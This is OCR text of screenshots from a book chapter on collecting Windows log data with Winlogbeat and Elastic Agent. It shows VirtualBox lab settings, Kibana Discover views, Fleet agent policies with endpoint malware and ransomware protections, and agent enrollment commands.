Adapter 1: Intel PRO/1000 MT Desktop (Internal Network, 'intnet')
 Adapter 3: Intel PRO/1000 MT Desktop (NAT)

USB

USB Controller: OHCI
 Device Filters: 0 (0 active)

Shared folders



None



Description



None


Preview

Windows Victim Box










Chapter 6: Data Collection with Beats and Elastic Agent





D

Discover



Search



+ Add filter

winlogbeat-* ▾

6 hi

CHANGE INDEX PATTERN



Filter options

logs-*

metrics-*



winlogbeat-*



Search

KQL

Last 15 minutes

Show dates

Refresh

+ Add filter

winlogbeat-*

module

Filter by type 0


Available fields 1

event.module

503 hits

Auto

Hide chart



TOP 5 VALUES

| | |
|----------|-------|
| sysmon | 71.0% |
| security | 29.0% |

Visualize

Exists in 393 / 500 records

Mar 2, 2021 @ 00:01:13.303 @timestamp: Mar 2, 2021 @ 00:01:1 agent.type: winlogbeat agent.vers



Home

1. Home

Recently viewed

Machine Learning

Visualize Library

Enterprise Search

Overview

App Search

Workplace Search

Observability

Overview

Logs

Metrics

APM

Uptime

User Experience

Security

Overview

Detections

Hosts

Network

Timelines

Cases

Administration

Management

Dev Tools

2. Fleet

Stack Monitoring

Stack Management

Dock navigation

Search

Build a powerful search experience.

Connect your users to relevant data.

Unify your team content.

Observability

Monitor infrastructure metrics.

Trace application requests.

Measure SLAs and react to issues.

Security

Prevent threats autonomously.

Detect and respond.

Investigate incidents.



Add Elastic Agent

Add and manage your agents and integrations.



Monitor the stack

Track the real-time health and performance of your deployment.



Fleet

BETA

[+ Add agent](#)

Manage Elastic Agents and their policies in a central location.

Integrations ⓘ

[View integrations](#)

| | |
|-------------------|-----------|
| Total available | 58 |
| Installed | 2 |
| Updates available | 0 |

Agent policies ⓘ

[View policies](#)

| | |
|-------------------|----------|
| Total available | 1 |
| Used integrations | 1 |

Agents ⓘ

[View agents](#)

| | |
|--------------|----------|
| Total agents | 0 |
| Active | 0 |
| Offline | 0 |
| Error | 0 |

Data streams ⓘ

[View data streams](#)

| | |
|--------------|-----------|
| Data streams | 0 |
| Namespaces | 0 |
| Total size | 0B |

Create agent policy



Agent policies are used to manage settings across a group of agents. You can add integrations to your agent policy to specify what data your agents collect. When you edit an agent policy, you can use Fleet to deploy updates to a specified group of agents.

Agent p

Use agent policie

Search

Name

Default policy rev.

Rows per page: 20

Name

Windows

Description

Collect data from Windows endpoints.

System monitoring

Collect system metrics ⓘ

Advanced options

Default namespace

Apply a default namespace to integrations that use this policy. Integrations can specify their own namespaces.

default



Agent monitoring

Collect data about your agents for debugging and tracking performance.

Collect agent logs ⓘ


Collect agent metrics ⓘ

Cancel

Create agent policy

1 Select an integration

Q windows ✕

✓  **Windows**

2 Configure integration

Integration settings

Choose a name and description to help identify how this integration will be used.

Integration name

windows-1

Description

Optional

[> Advanced options](#)

-
- Collect events from the following Windows event log channels:** ∨
-
- Collect Windows perfmon and service metrics** ∨
-

[View all agent policies](#)

Windows

Revision **5**

Integrations **2**

Used by **0 agents**

Last updated on **Feb 21, 2021**

Actions ⌵

Collect data from Windows endpoints.

[Integrations](#) [Settings](#)

Search...

Namespace ⌵

[+ Add integration](#)

| Name ↑ | Description | Integration | Namespace | Actions |
|---------------------|-------------------------|-------------------|-----------|---------|
| security-1 | Endpoint Security in... | Endpoint Security | default | ⋮ |
| windows-1 | Windows integratio... | Windows | default | ⋮ |

[View all agent policies](#)

security-1

Revision **3**

Integrations **1**

Used by **0**

Last updated on **May 18, 2021**

Actions ⌵

Security policy

[Integrations](#) [Settings](#)

Search...

Namespace ⌵

[+ Add integration](#)

| Name ↑ | Description | Integration | Namespace | Actions |
|---------------------|----------------------|---------------------------|-----------|---------|
| security-1 | Security integration | Endpoint Security v0.18.0 | default | ⋮ |

- [Edit integration](#)
- [Delete integration](#)

Protections

| | | |
|--|---|---|
| Type Malware | Operating System Windows, Mac | <input checked="" type="checkbox"/> Malware protections enabled |
| Protection Level | | |
| <input checked="" type="radio"/> Detect | <input type="radio"/> Prevent | |
| User Notification <i>Agent version 7.11+</i> | | |
| <input type="checkbox"/> Notify User | | |
| View related detection rules. Prebuilt rules are tagged "Elastic" on the Detection Rules page. | | |

| | | |
|--|------------------------------------|--|
| Type Ransomware | Operating System Windows | <input checked="" type="checkbox"/> Ransomware protections enabled |
| Protection Level | | |
| <input checked="" type="radio"/> Detect | <input type="radio"/> Prevent | |
| User Notification <i>Agent version 7.12+</i> | | |
| <input type="checkbox"/> Notify User | | |
| View related detection rules. Prebuilt rules are tagged "Elastic" on the Detection Rules page. | | |

| | |
|---|---|
| Type Register as antivirus | Operating System Windows Restrictions ⓘ |
| <small>Toggle on to register Elastic as an official Antivirus solution for Windows OS. This will also disable Windows Defender.</small> | |
| <input checked="" type="checkbox"/> Register as antivirus | |

[Show advanced settings](#)

[View all agent policies](#)

Windows

Revision **6**

Integrations **2**

Used by **1 agent**

Last updated on **Feb 22, 2021**

Actions

Collect data from Windows endpoints.

[Integrations](#) [Settings](#)

- Add agent
- View policy
- Copy policy

Search...

Namespace

Add

| Name | Description | Integration | Namespace | Actions |
|------------|-------------------------|-------------------|-----------|---------|
| security-1 | Endpoint Security in... | Endpoint Security | default | |
| windows-1 | Windows integratio... | Windows | default | |

Overview Int

Add agent

Add Elastic Agents to your hosts to collect data and send it to the Elastic Stack.

[Enroll in Fleet](#) Run standalone

[Authentication settings](#)

3 Enroll and start the Elastic Agent

From the agent directory, run the appropriate command to install, enroll, and start an Elastic Agent. You can reuse these commands to set up agents on more than one host. Requires administrator privileges.

Linux, macOS

```
./elastic-agent install -f --kibana-url=http://192.168.1.101
```

Windows

```
.\elastic-agent.exe install -f --kibana-url=http://192.168.
```

See the [Elastic Agent docs](#) for RPM / DEB deploy instructions.

Cancel

Continue

[View all agent p](#)

Window

Collect data from W endpoints.

Integrations

Search...

Name ↑

security-1

windows-1

Agents

Manage and deploy policy updates to a group of agents of any size.

Add agent

Agents Enrollment tokens

Search Status Agent policy 4 Upgrade available

Showing 2 agents Healthy 2 Unhealthy 0 Updating 0 Offline 0

| Host | Status | Agent policy | Version | Last activity | Actions |
|-------------------------|---------|------------------------------------|---------|----------------|---------|
| packtpub | Healthy | Windows rev. 12 | 7.13.0 | 31 seconds ago | ... |
| elastic-packetpub.local | Healthy | Default Fleet Server policy rev. 5 | 7.13.0 | 29 seconds ago | ... |

Rows per page: 20 < 1 >

logs-*


Search field names

Filter by type 0

Available fields 180

Popular

- event.category
- _id
- _index
- _score
- _type
- @timestamp
- agent.ephemeral_id
- agent.hostname
- agent.id
- agent.name



Time - _source

```
> Mar 3, 2021 @ 22:29:46.550 agent.id: bef0b5a0-5b3f-b6f6-f4e0-3c4888338877 agent.type: endpoint agent.version: 7.11.1
